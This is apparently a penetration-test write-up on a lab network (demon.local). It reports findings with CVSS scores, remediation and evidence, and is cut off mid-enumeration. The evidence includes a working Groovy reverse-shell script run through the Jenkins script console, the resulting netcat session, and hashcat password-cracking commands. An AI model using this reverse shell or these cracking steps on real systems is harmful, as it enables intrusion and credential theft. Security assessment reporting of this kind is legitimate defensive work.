
CWE	CWE-1393 - Use of Default Password
CVSS 3.1	9.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/H/I:H/A:H
Root Cause	Exploitation of default credentials in the Jenkins web application grants full administrative access. A malicious user can modify Jenkins configurations, disrupting CI/CD pipelines, executing arbitrary code, and potentially compromising the backend server hosting the application. This vulnerability exposes sensitive build artifacts, source code, and internal network resources to unauthorized control.
Impact	• Enables full administrative control over Jenkins CI/CD pipelines. • Allows arbitrary code execution on the backend server. • Permits access to source code, build artifacts, and deployment credentials. • Disrupts legitimate CI/CD operations, causing application downtime. • Provides pivot point for lateral movement across Demon.local network. • Compromises confidentiality of proprietary development data.
Affected Component	• Demon.local • 172.20.0.139
Remediation	• Replace default passwords with strong, unique passwords meeting complexity requirements. • Implement multi-factor authentication (MFA) for all Jenkins accounts. • Remove default accounts and create role-based admin users with least privilege access. • Enforce strong password policies with regular rotation. • Limit accounts and services querying password stores to essential functions only. • Enable comprehensive logging and active monitoring of admin account activities. • Regularly update Jenkins to the latest patched version. • Disable unnecessary plugins and restrict API access.
References	• https://www.jenkins.io/security/advisories/ • https://attack.mitre.org/mitigations/M1027/ • https://cwe.mitre.org/data/definitions/1393.html

Finding Evidence


- Access to the website hosted at **yamaha.demon.local** revealed a Jenkins web application in operation.




- Default credentials, specifically the most commonly used combinations, enabled successful login to the Jenkins instance.




- Successful authentication as admin was achieved using default credentials.



- Upon logging into Jenkins as an administrator user, the Script execution feature was accessed via the Admin Console in the Scripts section.




- Jenkins's Script Execution capability was identified. Testing confirmed its activation, enabling command execution on the backend server.



- The following custom script was utilized to establish a reverse connection to the tester machine:

```
String host="<IP>";int port=<port no>;String cmd="sh";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!
s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(
si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

- The image below shows the execution of the aforementioned script.



- Following execution of the reverse script, the tester established a connection from `demon.local` as a standard user `jenkins` and gained communication access to the backend server hosting the application.

```
└─(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ nc -lvnp 8858
listening on [any] 8858 ...
connect to [172.20.0.132] from (UNKNOWN) [172.20.0.139] 38556
whoami
jenkins
bash -i
jenkins@demon:/$ ls -la /home
ls -la /home
total 20
drwxr-xr-x  5 root      root      4096 Jan 25 11:03 .
drwxr-xr-x 18 root      root      4096 Jan 24 17:03 ..
drwxr-x---  4 chitragupta chitragupta 4096 Jan 25 16:24 chitragupta
drwxr-x---  2 jenkins    jenkins    4096 Jan 25 13:07 jenkins
drwx----- 4 yamaraj    yamaraj    4096 Jan 27 16:07 yamaraj
```

3. Hardcoded Credentials Exposure via ELF Binary Strings Analysis - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	During privilege escalation testing, testers found an ELF binary file named <code>chitragupta</code> owned by the <code>chitragupta</code> user in the <code>/var/chitragupta/</code> directory. Running <code>strings</code> command on the binary revealed fragmented hardcoded credentials for the <code>yamaraj</code> user. The fragments were combined to form a complete password, which successfully authenticated and escalated privileges from <code>chitragupta</code> to <code>yamaraj</code> user.
Impact	• Privilege escalation from local <code>chitragupta</code> user to privileged <code>yamaraj</code> user • Enables lateral movement across the compromised system • Access to sensitive files and configurations belonging to <code>yamaraj</code> • Potential chain to <code>root</code> privileges if <code>yamaraj</code> has sudo access • Credential exposure risks further account compromises • Violation of principle of least privilege • Exposes production environment to unauthorized access
Affected Component	• demon.local • chitragupta local user • yamaraj
Remediation	• Remove all hardcoded credentials from binaries and source code • Implement secure credential storage using system keyring or HSM • Use environment variables or configuration files with proper file permissions • Conduct full source code audit for credential exposure • Implement binary integrity verification (file checksums) • Rotate all exposed credentials immediately
References	• https://cwe.mitre.org/data/definitions/798.html • https://owasp.org/Top10/2021/A07_2021-Identification_and_Authentication_Failures/index.html

Finding Evidence

- After logging in as local user `chitragupta` with read/execute access to the ELF binary in `/var/chitragupta/`, execution produced the following output:

```
chitragupta@demon:/var/chitragupta$ file chitragupta
file chitragupta
chitragupta: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=cdd9723ba448e85f6b166217de762ffd00597592, for GNU/Linux 3.2.0, stripped
chitragupta@demon:/var/chitragupta$ ./chitragupta
```

```
./chitragupta
Welcome to Yamaloka ChitraGupta
```

- After transferring the ELF binary to the tester machine, static analysis using `strings` command revealed the username and password fragments for the `yamaraj` user.

```
└─(student@Desktop-L34MDJF) - [~/demon]
└─$ strings chitragupta
/lib64/ld-linux-x86-64.so.2
<SNIP>
yamaraj:H
<Redacted>
Welcome to Yamaloka ChitraGupta
<SNIP>
```

- After identifying the username and fragmented password strings in the binary output, the tester concatenated the password fragments into a complete string. This reconstructed credential successfully authenticated to the `yamaraj` user via `su` command.

```
chitragupta@demon:/var/chitragupta$ su yamaraj
su yamaraj
Password: <Redacted>
yamaraj@demon:/var/chitragupta$ whoami
whoami
yamaraj
yamaraj@demon:/var/chitragupta$ cat /home/yamaraj/flag.txt
Demon{D66FXXXXXXXXXXXXXXXXXXXX2B2DB}
```

4. Exposed Wordlists and robots.txt Enable Document/Hash Cracking - High


CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	During web enumeration on virtual hosts <code>web.demon.local</code> , <code>wordpress.demon.local</code> , and <code>blog.demon.local</code> , testers discovered exposed wordlist files (<code>wordlist1.txt</code> , <code>wordlist2.txt</code>) and sensitive data in <code>robots.txt</code> . These wordlists enabled successful password cracking of discovered XLSX files and embedded NT hashes.
Impact	• Provides attackers with ready-made password dictionaries for brute-force attacks • Accelerates credential cracking against system users and services • Increases success rate of password spraying attacks • Enables targeted attacks against weak passwords • Exposes internal password patterns and common passwords used • Facilitates lateral movement through successful authentication
Affected Component	• demon.local • 172.20.0.139 (Host) • web.demon.local • blog.demon.local • wordpress.demon.local
Remediation	• Remove or restrict access to all wordlist/dictionary files from web directories • Implement proper web server directory listing protection • Use <code>.htaccess</code> or nginx location blocks to deny access to sensitive files • Conduct full web directory enumeration to identify other exposed files • Implement Web Application Firewall (WAF) rules for enumeration tools • Remove unnecessary files from production web directories
References	• https://cwe.mitre.org/data/definitions/200.html • https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Finding Evidence

- Directory enumeration on `web.demon.local` subdomain discovered unusual directory `/t15498/` containing exposed wordlist file.

```
(student@Desktop-L34MDJF) - [~/demon]
$ gobuster dir -u http://web.demon.local/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
<SNIP>
/t15498          (Status: 301) [Size: 359] [--> http://web.demon.local/t15498/]
Progress: 220558 / 220558 (100.00%)
=====
Finished
=====
```

- Upon accessing the `/t15498/` directory, testers discovered the exposed `wordlist1.txt` file.




- Directory enumeration on `wordpress.demon.local` discovered few directories used by the web application.

```
(student@Desktop-L34MDJF) - [~/demon]
$ dirb http://wordpress.demon.local/

<SNIP>
---- Scanning URL: http://wordpress.demon.local/ ----
==> DIRECTORY: http://wordpress.demon.local/css/
==> DIRECTORY: http://wordpress.demon.local/img/
+ http://wordpress.demon.local/index.html (CODE:200|SIZE:29447)
==> DIRECTORY: http://wordpress.demon.local/js/
==> DIRECTORY: http://wordpress.demon.local/lib/
-----
END_TIME: XXX Feb  X XX:XX:XX 202X
DOWNLOADED: 4612 - FOUND: 2
```

- Upon visiting the `/img/` directory, testers discovered the exposed `wordlist2.txt` file.



- Sensitive data was stored in the **robots.txt** file in the **blog.demon.local** subdomain.

```
(student@Desktop-L34MDJF) - [~/demon]
└─$ curl http://blog.demon.local/robots.txt
Output: -
Demon{7196XXXXXXXXXXXXXXXXXXXXXXXXXXXX823}
```


- Using the discovered **wordlist1.txt** and **wordlist2.txt**, testers cracked the password protecting the **random.xlsx** file found in the Jenkins user home directory.

```
(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ office2john random.xlsx > hash.sheet

(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ cat hash.sheet
random.xlsx:
$office$*2007*20*128*16*75ffXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX416ca

(student@Desktop-L34MDJF) - [~/demon/testing]
└─$ hashcat -m 9400 hash.sheet wordlist1.txt --username
$office$*2007*20*128*16*75ffXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX416ca: <redacted>
```

- After opening the cracked XLSX file, testers discovered an additional embedded hash.



- Successfully cracked the discovered NT hash using Hashcat combination attack with the found wordlists.

```
(student@Desktop-L34MDJF) - [~/demon/testing]
$ echo -n '37aXXXXXXXXXXXXXXXXXXXXX8923' > nthash

(student@Desktop-L34MDJF) - [~/demon/testing]
$ hashcat -a 1 -m 1000 nthash wordlist1.txt wordlist2.txt
37aXXXXXXXXXXXXXXXXXXXXX8923:<redacted>
```

5. Using Predictable Subdomain Names - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	Predictable subdomain names like blog , web , wordpress , and yamaha enabled discovery through common wordlists. Attackers can easily guess these using directory bursting tools against demon.local . This exposes internal services hosted externally and reveals sensitive files like robots.txt flags and wordlists containing credentials.
Impact	• Maps complete domain and subdomain network structure. • Exposes internal services on external network. • Reveals sensitive files and flag information. • Provides wordlists for password cracking attacks. • Enables access to internal network via Demon.local. • Compromises all subdomains hosted on Demon.local.
Affected Component	• demon.local • web.demon.local • blog.demon.local • wordpress.demon.local • yamaha.demon.local
Remediation	• Use random, unpredictable subdomain names. • Avoid common words present in public wordlists. • Implement wildcard DNS filtering. • Use internal DNS for sensitive subdomains only. • Enable strict virtual host headers validation. • Deploy Web Application Firewall (WAF).
References	• https://attack.mitre.org/techniques/T1590/ • https://cwe.mitre.org/data/definitions/200.html

Finding Evidence

- Directory bursting was performed using the Gobuster tool and common wordlists to enumerate subdomains and virtual hosts, successfully identifying valid subdomains and domains.

```

└─(student@Desktop-L34MDJF) - [~/demon]
└─$ gobuster vhost -u http://demon.local -w /opt/wordlists/SecLists/Discovery/DNS/namelist.txt --append-domain
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://demon.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/wordlists/SecLists/Discovery/DNS/namelist.txt
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
[+] Append Domain: true
[+] Exclude Hostname Length: false

